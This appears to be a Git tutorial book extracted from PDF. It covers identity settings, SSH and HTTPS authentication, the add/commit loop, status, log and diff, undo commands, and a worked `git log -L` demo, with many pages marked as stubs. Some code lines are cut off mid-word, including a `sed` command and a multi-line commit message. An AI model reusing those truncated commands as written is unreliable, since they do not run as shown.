git config --global user.email "ada@example.com"
```

Use the email the forge should associate with you. For a first laptop, any address you control is fine. For work, the company address, often via `includeIf` from the previous page.

Refuse to commit if identity is missing, instead of guessing `$USER@$HOSTNAME`:

```
git config --global user.useConfigOnly true
```

Check what will be recorded

```
git config user.name
git config user.email
git config --show-origin user.email
```

After you have a commit (chapter 3):

```
git log -1 --format=full
```

`Author:` is `user.name <user.email>` from the time of the commit. Changing `~/.gitconfig` later does not rewrite old commits. Chapter 6 is amending; chapter 20 is signing.

Signing is later

Signed commits (SSH or GPG) prove the commit came from a key you hold. Set identity here first. Signing is chapter 20.

Author vs committer

A commit has two people fields: **author** (who wrote the patch) and **committer** (who made the commit object). They match until you cherry-pick, rebase, or apply a patch from someone else. `git log` shows the author by default. You do not need to set `GIT_COMMITTER_NAME` for Part I.

Essential settings, one list

If you jumped here from install, this is the whole global block this book expects:

```
git config --global user.name "Ada Desk"
git config --global user.email "ada@example.com"
git config --global user.useConfigOnly true
git config --global init.defaultBranch main
git config --global core.editor "nvim"
git config --global pull.ff only
```

Replace the name, email, and editor with yours. Then pick SSH or HTTPS on the next page.

SSH vs HTTPS

SSH vs HTTPS

After this page you can authenticate to a forge over SSH or HTTPS and know which URL form you are looking at.

Two ways to talk to a remote

	SSH	HTTPS
URL	`git@host:owner/repo.git`	`https://host/owner/repo.git`
Secret	Private key on disk	Password, personal access token, or credential helper
Typical use	Daily push/fetch on a machine you own	CI, quick clone, hosts that block SSH

Both speak the Git smart protocol. The difference is how the server decides who you are. Part I does not require a forge. Set this up before chapter 11 so the first push is not a scavenger hunt.



SSH keys

Generate an **ed25519** key if you do not have one:

```
ssh-keygen -t ed25519 -C "ada@example.com" -f ~/.ssh/id_ed25519
```

Press Enter for no passphrase, or set one (then `ssh-agent` remembers it for the session):

```
eval "$(ssh-agent -s)"
ssh-add ~/.ssh/id_ed25519
```

Public key (this is what you paste into the forge):

```
cat ~/.ssh/id_ed25519.pub
```

The private file `~/.ssh/id_ed25519` stays on your machine. Never commit it. Never paste it into a ticket.

On the forge: account settings → SSH keys → paste the `.pub` line. GitHub, GitLab, and Forgejo all have this screen. The label can be `laptop`.

Test (GitHub as an example host; use your forge's hostname):

```
ssh -T git@github.com
```

A greeting that includes your username means the key was accepted. A password prompt means the server did not see the key (`ssh -v` shows which files it tried).

`~/.ssh/config` for several hosts:

```
Host github.com
  HostName github.com
  User git
  IdentityFile ~/.ssh/id_ed25519

Host forgejo.home
  HostName 192.168.68.200
  User git
  Port 2222
  IdentityFile ~/.ssh/id_ed25519
```

A later Forgejo lab uses a port like 2222. The `Host` alias lets you write `git@forgejo.home:ada/desk-api.git`.

HTTPS and tokens

```
git clone https://github.com/example/desk-api.git
```

Pushing over HTTPS asks for a username and a **personal access token** (not your account password on most forges). Store it in a credential helper:

```
git config --global credential.helper libsecret   # GNOME Keyring / libsecret, if installed
# memory-only fallback (forgets at reboot or after a timeout):
git config --global credential.helper cache
```

CI systems often use HTTPS with a job-scoped token. Humans on a laptop usually have an easier time with SSH.

Pick one default

For this book's desk repos on a machine you own: **SSH**. Clone and remote URLs will look like:

```
git@host:owner/desk-api.git
```

You can change a remote later (chapter 11):

```
git remote -v
git remote set-url origin git@host:owner/desk-api.git
```

Chapter 3 stays local: `git init` does not need SSH or HTTPS.

Editor, Pager, and Difftool

Editor, Pager, and Difftool

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `core.editor`, `core.pager`, `less`, `nvimdiff` / `vimdiff` on Linux.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Aliases

Aliases

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git config alias.*`, shell aliases vs Git aliases, useful starter set.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Updating Git on Linux

Updating Git on Linux

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Distro packages vs building from source; checking `git --version`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

First Repository

Theory

Theory: The Add/Commit Cycle is the Product

A repository is useful the moment you can take bytes on disk, choose a subset, and name a snapshot. Everything else (branch, rebase, push) is names and copies of that operation.

Invariants

1. `git init` creates `.git/` and a symbolic `HEAD`. The first **commit** creates `refs/heads/main`.
2. `git add` copies working-tree bytes into the **index** (and writes blobs). It does not create a commit.
3. `git commit` writes a tree from the index, then a commit, then slides the current branch name.
4. `git status` is three comparisons: working vs index, index vs `HEAD`, untracked vs index.
5. Undo of **uncommitted** work is `restore`. Undo of the **last unpublished** commit is `--amend`. Undo of **published** history is `revert` (later).

```
edit  →  add  →  commit
 WD       index    HEAD / main

status reports which of the three disagree
```

Why the index exists

Without an index, every commit would be "whatever is on disk." The index is how you commit two of five edited files, or one hunk of a file (`add -p`). That is also why `.gitignore` exists: untracked paths never enter the index unless you force them.

What can break

- `git add .` of `.env` and secrets (ignore first).
- `git commit -a` on a **new** file (it only auto-stages tracked paths).
- `git init` in `$HOME` and then every subdirectory looking like a repo.
- Amending after someone else fetched that hash.

How to read this chapter

Init, add/commit, status/log/diff, and undo are the loop. The hands-on page is that loop on `desk-api`. Ignore, interactive add, `rm`/`mv`, and "what not to commit" are the same loop with sharper edges.

Initializing a Repository

Initializing a Repository

After this page you have an empty Git repository on `main` and you know what `git init` created.

A directory becomes a repository

```
mkdir -p ~/desk/desk-api
cd ~/desk/desk-api
git init
```

Output looks like:

```
Initialized empty Git repository in /home/ada/desk/desk-api/.git/
```

If you set `init.defaultBranch main` (chapter 2), the empty branch is named `main`. Confirm:

```
git status
```

```
On branch main

No commits yet

nothing to commit (create/copy files and use "git add" to track)
```

`~/desk/desk-api` is the **working tree**. `~/desk/desk-api/.git/` is the **repository** (objects, refs, config). You edit files next to `.git`, not inside it.

```
~/desk/desk-api/                  working tree (you edit these)
  README.md
  src/
  .git/                         repository
      HEAD                      ref: refs/heads/main
      config
      objects/                  empty until first commit
      refs/heads/               main appears after first commit
```

This book's recurring desk is three repos: `desk-web`, `desk-api`, `desk-infra`. Part I uses `desk-api` as the tiny project. Create the other two the same way when a later chapter asks.

What `git init` wrote

```
ls -a .git
```

You will see at least `config`, `HEAD`, `objects/`, `refs/`. `HEAD` currently says `ref: refs/heads/main` even though `refs/heads/main` does not exist yet. The first commit creates that file.

```
cat .git/HEAD
git rev-parse --git-dir
# .git
```

`--git-dir` is useful when you are in a subdirectory later.

`init` vs `clone`

Command	When
`git init`	You are starting a project that has no Git history yet
`git clone <url>`	You are copying an existing repository, including its history

`clone` is chapter 11. For a brand-new desk project, `init` is the right verb.

Already have files?

`git init` in a directory that already has source files is fine. Git does not add them until you `git add`. The next page is that loop.

`init` in the wrong place

If you run `git init` in your home directory, every `git status` from a subdirectory without its own `.git` will try to use `~/.git`. Remove a mistaken repo with:

```
# only if you meant to throw it away and there are no commits you need
rm -rf .git
```

That deletes Git's data for that directory, not your files. The first-commit hands-on page builds `desk-api` from scratch so you can see a clean `init`.

The Add/Commit Cycle


The Add/Commit Cycle

After this page you can take a file from the working tree to a commit on `main`.

The loop

```
edit files  →  git add  →  git commit  →  git status (clean)
```

That is the whole product: copy chosen files into the index, snapshot the index, name the snapshot with a message, slide `main` forward.



One file, one commit

From an initialized `desk-api` (previous page):

```
cd ~/desk/desk-api

cat > README.md <<'EOF'
# desk-api

HTTP API for the desk.
EOF

git add README.md
git status
git commit -m "Add README"
git log --oneline
```

`git add` stages `README.md`. `git commit -m` writes the commit without opening an editor. `git log --oneline` prints one line: a short hash and the message.

`status` is now clean. Working tree, index, and HEAD match.

A second commit

```
mkdir -p src
cat > src/ping.py <<'EOF'
def ping():
    return "ok"
EOF

git add src/ping.py
git commit -m "Add ping"
git log --oneline
```

Two commits. `src/` exists in the tree object because Git stored a tree named `src` pointing at the `ping.py` blob. You did not `git add` the directory separately; adding the file is enough.

What `-m` is doing

Every commit needs a message. `-m "Add README"` is the short form. Without `-m`, Git opens `core.editor`. Multi-paragraph messages:

```
git commit -m "Add ping" -m "Returns a fixed ok string so the health check has a function to
```

The first `-m` is the subject. The second is the body. Chapter 6 is Conventional Commits (`feat:`, `fix:`). For Part I, a short imperative sentence is enough: **Add ping**, **Fix empty name**, **Document env vars**.

`git add` shapes

```
git add README.md              # one file
git add src/ping.py src/app.py # several
git add src                    # a directory, recursively
git add .                      # everything from here down, still respects .gitignore
git add -p README.md           # hunk by hunk (interactive)
```

`.gitignore` is a file of patterns Git will leave untracked. Create it when you have build output or secrets to skip:

```
cat > .gitignore <<'EOF'
__pycache__/
.env
EOF
```

```
git add .gitignore
git commit -m "Ignore bytecode and env files"
```

Patterns are matched from the file's directory downward. `/build` at the repo root is only `build/` at the root; `build/` is every directory named `build`.

`commit -a`

```
git commit -a -m "Touch tracked files"
```

Stages **already tracked** files and commits. New files still need `git add`. Prefer explicit `git add` until that is automatic in your head.

After the cycle

```
git status
git log --oneline
```

Clean status, two or three commits. Next page: how to *read* what you just did (`status`, `log`, `diff`).

status, log, and diff

git status, git log, git diff

After this page you can read the three-tree report, walk history, and see a patch before you commit it.

git status — where you are

```
cd ~/desk/desk-api
git status
git status -sb          # short: branch + one letter per file
```

`-sb` prints `## main` and lines like `M README.md` (modified) or `?? notes.txt` (untracked). Use it when the long form is noise.

`git status` is the three-tree report from chapter 1: working tree vs index vs HEAD.

```
 git diff              git diff --staged         git log
 working vs index      index vs HEAD             HEAD chain

 working tree          index                     HEAD
                                        A ← B ← C  main
   extra               staged
```

git log — the DAG as a list

```
git log
git log --oneline
git log --oneline --graph --decorate --all
git log -3                          # last three
git log --oneline -- README.md      # commits that touched this path
git log -p -1                       # last commit plus its patch
```

`--oneline` is the default view in this book. `--graph --decorate --all` is the view that matches the mental-model diagrams.

Useful format:

```
git log --format='%h %an %s'
```

`%h` short hash, `%an` author name, `%s` subject. `git help log` lists more placeholders. You will use `--format` in hooks and CI later; for now, `--oneline` is enough.

`git diff` — the patch

```
git diff                # working tree vs index (unstaged)
git diff --staged       # index vs HEAD (what the next commit will contain)
git diff HEAD           # working tree vs HEAD (staged and unstaged together)
git diff HEAD~1 HEAD    # last commit vs its parent
git diff main feature   # two branches (once you have them, chapter 8)
```

Empty `git diff` and non-empty `git diff --staged` means everything is already in the index. Empty both, plus an untracked file in `status`, means you still need `git add`.

DiffTool

For a side-by-side view in the terminal:

```
git config --global diff.tool nvimdiff    # or vimdiff, meld
git difftool README.md
git difftool --staged
```

`difftool` opens each changed file in the tool you named. `mergetool` is the sibling for conflicts (chapter 8). Stay on `git diff` until you want the split view. The patch is the same data.

A one-minute drill

```
echo "note" >> README.md
git status
git diff
git add README.md
git diff                # empty
git diff --staged       # the note
git restore --staged README.md
git restore README.md   # discard the note
git status              # clean
```

`restore` is the next page, on purpose. Here you only need to *see* the three diffs change as the file moves.

Undoing Mistakes

Undoing Mistakes

After this page you can discard an unstaged edit, unstage a file, and rewrite the last commit **before anyone else has it**.

Three common "undo"s

You did	You want	Command
Edited a tracked file, not staged	Throw the edit away	`git restore <file>`
`git add` too soon	Keep the edit, leave it out of the next commit	`git restore --staged <file>`
Last commit message (or last commit contents) is wrong, not pushed	Replace that commit	`git commit --amend`

These are safe on a laptop branch nobody has fetched. After `git push`, amending rewrites a hash other people may have. Chapter 9 and chapter 11 cover that case. Chapter 17 (reflog) is the safety net when you went too far.

```
restore <file>          restore --staged        commit --amend
working ← index         index ← HEAD            A ← B ← C
                                                A ← B ← C'   (C gone from main)
```

Discard unstaged work

```
cd ~/desk/desk-api
echo "oops" >> README.md
git restore README.md
```

The working-tree file matches the index again. The "oops" line is gone. Git cannot get it back from Git; your editor's undo might.

Restore one file from HEAD even if it was staged:

```
git restore --source=HEAD --worktree --staged README.md
```

That is "make this file look like the last commit, in both index and working tree."

Unstage, keep the edit

```
echo "keep me" >> README.md
git add README.md
git restore --staged README.md
git status
```

The line is still in the file. It is not in the index. The next `git commit` will not include it until you `git add` again.

Older docs say `git reset HEAD README.md` for the same unstage. This book uses `git restore --staged`.

Amend the last commit

You just committed and noticed a typo in the message:

```
git commit --amend -m "Add ping helper"
```

You forgot a file:

```
git add src/ping.py
git commit --amend --no-edit
```

`--no-edit` keeps the old message. `--amend` replaces the last commit with a new one (new hash) whose parent is the same as before. `git log` no longer shows the old hash as `main`. The old commit is still in the reflog for about 30 days (chapter 17).

Amend only when:

- it is the latest commit on this branch, and
- you have not pushed it, or you are sure no one else built on it.

Revert is a new commit

`git revert <hash>` adds a commit that undoes a previous one. Use it on history other people already have. Chapter 10 is revert and cherry-pick. For a local last-commit mistake, amend. For an old published mistake, revert.

`rm` and `mv`

```
git rm src/old.py              # stop tracking and delete the file
git rm --cached secrets.env    # stop tracking, keep the file on disk
git mv src/ping.py src/health.py
git status
git commit -m "Rename ping to health"
```

`git mv` is `mv` plus `git add` of the rename. Git detects renames in diffs even if you `mv` and `add` by hand; `git mv` is the tidy form.

If you are lost

```
git status
git log --oneline -5
```

Status tells you which of the three trees disagree. Log tells you where `main` points. The hands-on page next builds a tiny `desk-api` from scratch so you can practice the whole loop, including one amend.

Hands-On: Build a Tiny Project

Hands-On: Build a Tiny Project

Build `desk-api` from nothing: init, two commits, a bad edit, a restore, an amend, a clean log.

```
init → add/commit README → add/commit ping
     → restore an "oops" → amend the last message
     → leave .env untracked

A ← B ← C     main     status clean
```

Setup

Use a throwaway directory. If `~/desk/desk-api` already exists from earlier pages, either work there or pick `~/desk/desk-api-lab`.

```
mkdir -p ~/desk/desk-api
cd ~/desk/desk-api
git init
git status
```

Expect `On branch main` and `No commits yet`.

Commit 1 — README

```
cat > README.md <<'EOF'
# desk-api

HTTP API for the desk.
EOF

git add README.md
git commit -m "Add README"
git log --oneline
```

One line of history.

Commit 2 — a tiny module

```
mkdir -p src
cat > src/ping.py <<'EOF'
def ping():
    return "ok"
EOF

cat > .gitignore <<'EOF'
__pycache__/
.env
EOF

git add src/ping.py .gitignore
git status
git commit -m "Add ping and gitignore"
```

Read it

```
git status
git log --oneline --graph --decorate
git show --stat HEAD
```

`git show` prints the last commit's metadata and patch. `--stat` is the short file list.

Break it on purpose

```
echo "oops" >> README.md
git status
git diff
git restore README.md
git status
```

Clean again. The "oops" line is gone.

Stage, unstage, restage

```
echo "Health: GET /ping" >> README.md
git add README.md
git diff --staged
git restore --staged README.md
```

```
git diff
git add README.md
git commit -m "Document /ping"
```

Amend the message

That last message is vague. Replace it (still local, unpushed):

```
git commit --amend -m "Document the ping endpoint in README"
git log --oneline
```

Three commits. The amended hash is new. `git status` is clean.

Ignore a secret-shaped file

```
echo 'TOKEN=dev' > .env
git status
```

`.env` should be untracked (your `.gitignore` lists it). If it shows as untracked, the ignore pattern is working. If Git wants to add it, the `.gitignore` commit is missing — add the file and commit.

Leave `.env` untracked. Do not `git add .env`.

Done when

```
git status
git log --oneline
```

- Status: clean, on `main`
- Log: three commits (README, ping, document endpoint)
- `.env` exists on disk and is untracked

You now have the loop this book's later Git chapters assume: init, add, commit, status, log, diff, restore, amend.

Part II starts with commit anatomy and Conventional Commits. Remotes and forges wait until you can do this drill without looking at the page.

.gitignore in Depth

.gitignore in Depth

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Patterns, negation, `/` vs glob, `.git/info/exclude`, global excludes.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Interactive Add

Interactive Add

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git add -p`, hunks, splitting hunks, what staging a hunk means.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git rm and git mv

git rm and git mv

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Stop tracking, keep on disk, rename detection.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

What Not to Commit

What Not to Commit

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Secrets, build artifacts, `.env`, binaries; first look at LFS.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Inspecting History

Theory

Theory: History is a Query over the DAG

`git log` is not a file. It is a **walk** of commit objects from one or more tips, filtered by paths, dates, pickaxe, and ranges. Blame is a walk of *lines* through that DAG.

Invariants

1. Reachability: `git log B` shows commits reachable from `B` by following parents.
2. **Two-dot** `A..B` = reachable from `B`, not from `A` (what a feature branch adds).
3. **Three-dot** `A...B` = reachable from `A` or `B`, not from the merge base (symmetric difference). A pull-request diff is often `git diff A...B` (merge-base to `B`).
4. `git blame` attributes each line of a file to the commit that last touched it; `-C` also hunts copies.
5. Pickaxe `-S`/`-G` filters commits by whether a string's count or a regex's hunk changed.

```
A ← B ← C ← G     main
     ↑
     D ← E        feat

main..feat     =  D, E
main...feat    =  G, D, E     (both sides since split)
```

Why this matters on a forge

A PR "files changed" list is this query, computed on the server. Reviewers who can run `git log main..HEAD` and `git diff main...HEAD` on Linux are not trapped in the UI.

What can break

- Reading `A..B` as "between A and B inclusive on a line" (it is set difference of reachability).
- `git blame` on a file that was reformatted in one giant commit (whitespace; `-w`).
- `--follow` only works when you name **one** path.

How to read this chapter

Log flags, ranges, show, blame, pickaxe, shortlog, then a lab that finds a line's origin in `desk-api`. The last page keeps blame useful across mass reformats with `.git-blame-ignore-revs`, and follows moved code with `-C`.

Advanced git log

Advanced git log

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `--oneline --graph --decorate --all`, `--format`, `--since`, path limiting.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Two-Dot and Three-Dot Ranges

Two-Dot and Three-Dot Ranges

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `A..B` vs `A...B`; what a pull request actually diffs.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git show and –stat

git show and –stat

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git show`, `--stat`, `--name-only`, `--name-status`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git blame

git blame

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git blame`, `-L`, `-C` copy detection, ignoring whitespace.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Pickaxe and –follow

Pickaxe and –follow

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `-S`, `-G`, `--follow` across renames.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git log -L: The History of One Function

git log -L: The History of One Function

Thesis

`git blame` tells you who last touched each line. `git log -- file` lists every commit that touched the file. Often the real question is in between: **how did this function come to look like this?** `git log -L` answers it. You give it a line range or a function name, and it walks history *backwards*, carrying that range through every diff. It lists only the commits that changed those lines, and only the matching hunk of each. It follows lines as they shift and follows file renames.

It has two traps. Function names depend on Git's **funcname** rules, which don't recognise indented Python methods out of the box. And `-L` stops where code moved in from **another file**.




Figure 1: git log -L: the history of a line range or a function

All output below is from Git 2.47.3.

A repository with a story

The script builds six commits with fixed dates, so the commit IDs below are reproducible:

1. Add a `Pricing` class.
2. Insert a `TAX` constant above it, which shifts every line down, and cap discounts.
3. Change `total`.
4. Change `apply_discount`.
5. Rename `pricing.py` to `billing.py`.
6. Move `apply_discount` out into `discounts.py`.

```
#!/bin/sh
# Build a small repo whose history exercises git log -L. Fixed dates and identity
# make the commit IDs reproducible.
set -e
rm -rf demo && git init -q -b main demo && cd demo
export GIT_AUTHOR_NAME=Ana GIT_AUTHOR_EMAIL=ana@example.com
export GIT_COMMITTER_NAME=Ana GIT_COMMITTER_EMAIL=ana@example.com
n=0
commit() { n=$((n+1)); d="2026-10-0${n}T10:00:00+00:00"
  git add -A
  GIT_AUTHOR_DATE=$d GIT_COMMITTER_DATE=$d git commit -q -m "$1"; }

cat > pricing.py <<'PY'
class Pricing:
    def total(self, items):
        return sum(i.price for i in items)

    def apply_discount(self, amount, pct):
        return amount - amount * pct / 100
PY
commit "add Pricing"

cat > pricing.py <<'PY'
TAX = 0.18


class Pricing:
    def total(self, items):
        return sum(i.price for i in items)

    def apply_discount(self, amount, pct):
        if pct > 50:
            raise ValueError("discount too large")
        return amount - amount * pct / 100
PY
commit "cap discounts at 50%"

sed -i 's/return sum(i.price for i in items)/return sum(i.price * i.qty for i in items)/' pr
commit "total: multiply by quantity"

sed -i 's|return amount - amount \* pct / 100|return round(amount * (1 - pct / 100), 2)|' pr
commit "apply_discount: round to cents"

git mv pricing.py billing.py
commit "rename pricing.py to billing.py"
```

```
# Move apply_discount into its own module (a cross-file move).
python3 - <<'PY'
src = open("billing.py").read()
head, sep, fn = src.partition("\n    def apply_discount")
open("billing.py", "w").write(head.rstrip("\n") + "\n")
body = ("def apply_discount" + fn.replace("\n        ", "\n    ")).replace("(self, ", "(")
open("discounts.py", "w").write(body)
PY
commit "move apply_discount to discounts.py"
```

Asking for a function by name

```
#!/bin/sh
cd demo
echo '$ git log --oneline'; git log --oneline
echo
echo '$ git log -L :total:billing.py --format="%h %s"    # no diff driver yet'
git log -L :total:billing.py --format="%h %s" 2>&1
echo
echo '$ echo "*.py diff=python" > .gitattributes'
echo '*.py diff=python' > .gitattributes
echo '$ git log -L :total:billing.py --format="%h %s"'
git log -L :total:billing.py --format="%h %s"
```

```
$ git log --oneline
926db38 move apply_discount to discounts.py
472e679 rename pricing.py to billing.py
4f47c10 apply_discount: round to cents
2b1702e total: multiply by quantity
8895fe8 cap discounts at 50%
5f8646c add Pricing

$ git log -L :total:billing.py --format="%h %s"    # no diff driver yet
fatal: -L parameter 'total' starting at line 1: no match

$ echo "*.py diff=python" > .gitattributes
$ git log -L :total:billing.py --format="%h %s"
2b1702e total: multiply by quantity

diff --git a/pricing.py b/pricing.py
--- a/pricing.py
+++ b/pricing.py
@@ -5,2 +5,2 @@
     def total(self, items):
```

```
-         return sum(i.price for i in items)
+         return sum(i.price * i.qty for i in items)
5f8646c add Pricing

diff --git a/pricing.py b/pricing.py
--- /dev/null
+++ b/pricing.py
@@ -0,0 +2,2 @@
+    def total(self, items):
+         return sum(i.price for i in items)
```

The first attempt fails with `no match`, although `def total` is plainly in the file. `-L :<funcname>:<file>` searches for a line that matches the regex **and** is a "funcname line" according to the file's diff driver. That is the same rule that produces the `@@ ... @@ def foo` context in hunk headers. The default rule only accepts lines that start at column 0 with a letter, `_` or `$`, and Python methods are indented. The built-in `python` driver knows about indented `def` and `class`, so a single `.gitattributes` line fixes it. Commit that file in real repositories. Git also has built-in drivers for `cpp`, `java`, `golang`, `rust`, `csharp`, `bash` and others.

Once the driver is set, the result is exactly the right two commits for `total`. Three things are worth noticing:

- **Line shifts are followed.** Commit `8895fe8` inserted three lines above the class, moving `total` from lines 2–3 to 5–6. `-L` maps the range through that diff, and because that commit didn't change `total` itself, it isn't listed.
- **Renames are followed.** We asked about `billing.py`, and the hunks are labelled `pricing.py`, the name at the time. You don't need `--follow`.
- **Only the range's hunk is shown.** Changes elsewhere in the same commits are left out.

Line numbers and regex ranges

```
#!/bin/sh
cd demo
echo '$ git log -L 5,6:billing.py -s --format="%h %ad %s" --date=short'
git log -L 5,6:billing.py -s --format="%h %ad %s" --date=short
echo
echo '$ git log -L "/def total/,+2:billing.py" -s --format="%h %ad %s" --date=short'
git log -L "/def total/,+2:billing.py" -s --format="%h %ad %s" --date=short
echo
echo '$ git log -L :apply_discount:discounts.py --format="%h %s"'
git log -L :apply_discount:discounts.py --format="%h %s"
echo
echo '$ git blame -w -C -C discounts.py'
git blame -w -C -C discounts.py
echo
echo '$ git log -L :apply_discount:billing.py 926db38^ -s --format="%h %s"'
```

```
git log -L :apply_discount:billing.py 926db38^ -s --format="%h %s"
```

```
$ git log -L 5,6:billing.py -s --format="%h %ad %s" --date=short
2b1702e 2026-10-03 total: multiply by quantity
5f8646c 2026-10-01 add Pricing

$ git log -L "/def total/,+2:billing.py" -s --format="%h %ad %s" --date=short
2b1702e 2026-10-03 total: multiply by quantity
5f8646c 2026-10-01 add Pricing

$ git log -L :apply_discount:discounts.py --format="%h %s"
926db38 move apply_discount to discounts.py

diff --git a/discounts.py b/discounts.py
--- /dev/null
+++ b/discounts.py
@@ -0,0 +1,4 @@
+def apply_discount(amount, pct):
+    if pct > 50:
+        raise ValueError("discount too large")
+    return round(amount * (1 - pct / 100), 2)

$ git blame -w -C -C discounts.py
926db38f discounts.py (Ana 2026-10-06 10:00:00 +0000 1) def apply_discount(amount, pct):
8895fe8e pricing.py   (Ana 2026-10-02 10:00:00 +0000 2)     if pct > 50:
8895fe8e pricing.py   (Ana 2026-10-02 10:00:00 +0000 3)         raise ValueError("discount t
4f47c101 pricing.py   (Ana 2026-10-04 10:00:00 +0000 4)     return round(amount * (1 - pct /

$ git log -L :apply_discount:billing.py 926db38^ -s --format="%h %s"
4f47c10 apply_discount: round to cents
8895fe8 cap discounts at 50%
5f8646c add Pricing
```

- `-L 5,6:billing.py` and `-L '/def total/,+2:billing.py'` name the same lines and produce the same history. The regex form keeps working after the file changes. `-s` (`--no-patch`) turns the output into a quick timeline.
- **The limit:** asking about `apply_discount` in `discounts.py` gives a single commit, the move, shown as the creation of a new file. Commits `8895fe8` (the 50% cap) and `4f47c10` (rounding) are missing. `-L` follows renames of *whole files* but doesn't detect a block of lines that came from a different file. `git blame -w -C -C` does detect it (`git-blame -C`: "detect lines moved or copied from other files that were modified in the same commit"). It attributes lines 2–4 to their original commits in `pricing.py`, and `-w` ignores the re-indentation. To continue the history, run `-L` again on the old file, starting at the parent of the move (`926db38^`). The last command above does this and recovers the earlier three commits.

Rules worth knowing

From the `git log -L` documentation:

- The start, end or funcname must exist in the **starting revision**, which is `HEAD` unless you give one.
- You can't add pathspec limiters, and you can give at most one positive revision. `-L` walks from a single starting point.
- `-L` can be given more than once, to trace several ranges or functions together.
- `-L` implies `--patch`. Use `-s`/`--no-patch` for just the commit list.
- A `:funcname` range runs from the matching line to the next funcname line. If the driver is wrong, the range is wrong too: it either matches nothing, as above, or swallows the following functions.

Takeaways

- `git log -L :fn:file` is the answer to "how did this function evolve?" It follows line shifts and file renames and shows only the relevant hunks.
- Set a diff driver (`*.py diff=python`, `*.go diff=golang`, …) in `.gitattributes`, or `:funcname` may fail with "no match".
- `-L` doesn't cross a move between files. Use `git blame -w -C -C` to find where the lines came from, then restart `-L` on the old path before the move.

Sources

- Git documentation: `git log -L`, `gitattributes`: defining a custom hunk-header, `git blame -C`

git shortlog

git shortlog

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git shortlog`, contributor summaries.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Hands-On: History Archaeology

Hands-On: History Archaeology

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Find who changed a line and when a string entered `desk-api`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Blame through reformats: .git-blame-ignore-revs

Blame through reformats: `.git-blame-ignore-revs`

After this page you can run a mass reformat (a new formatter, a re-indent, a quote-style change) without making `git blame` useless for the code it touched. You can tell `git blame` to look *through* that commit, mark the lines where it had to guess, and share that setting with the whole team through one committed file that GitHub and GitLab read too. You will also know the four ways this setup breaks: a global setting that makes blame fatal in every other repository, a squash merge that quietly changes the hash you listed, an abbreviated hash, and code that moved to another file.

Thesis

`git blame` gives each line to the **last commit that changed it**. A formatter changes nearly every line, so after a reformat, blame names the formatter, and the question you wanted answered ("who wrote this check, and why?") is one `git log` hop further away, for every line, forever.

`-w` (ignore whitespace) only helps when the formatter changed nothing but whitespace. Formatters usually change more: quotes, trailing commas, wrapped calls.

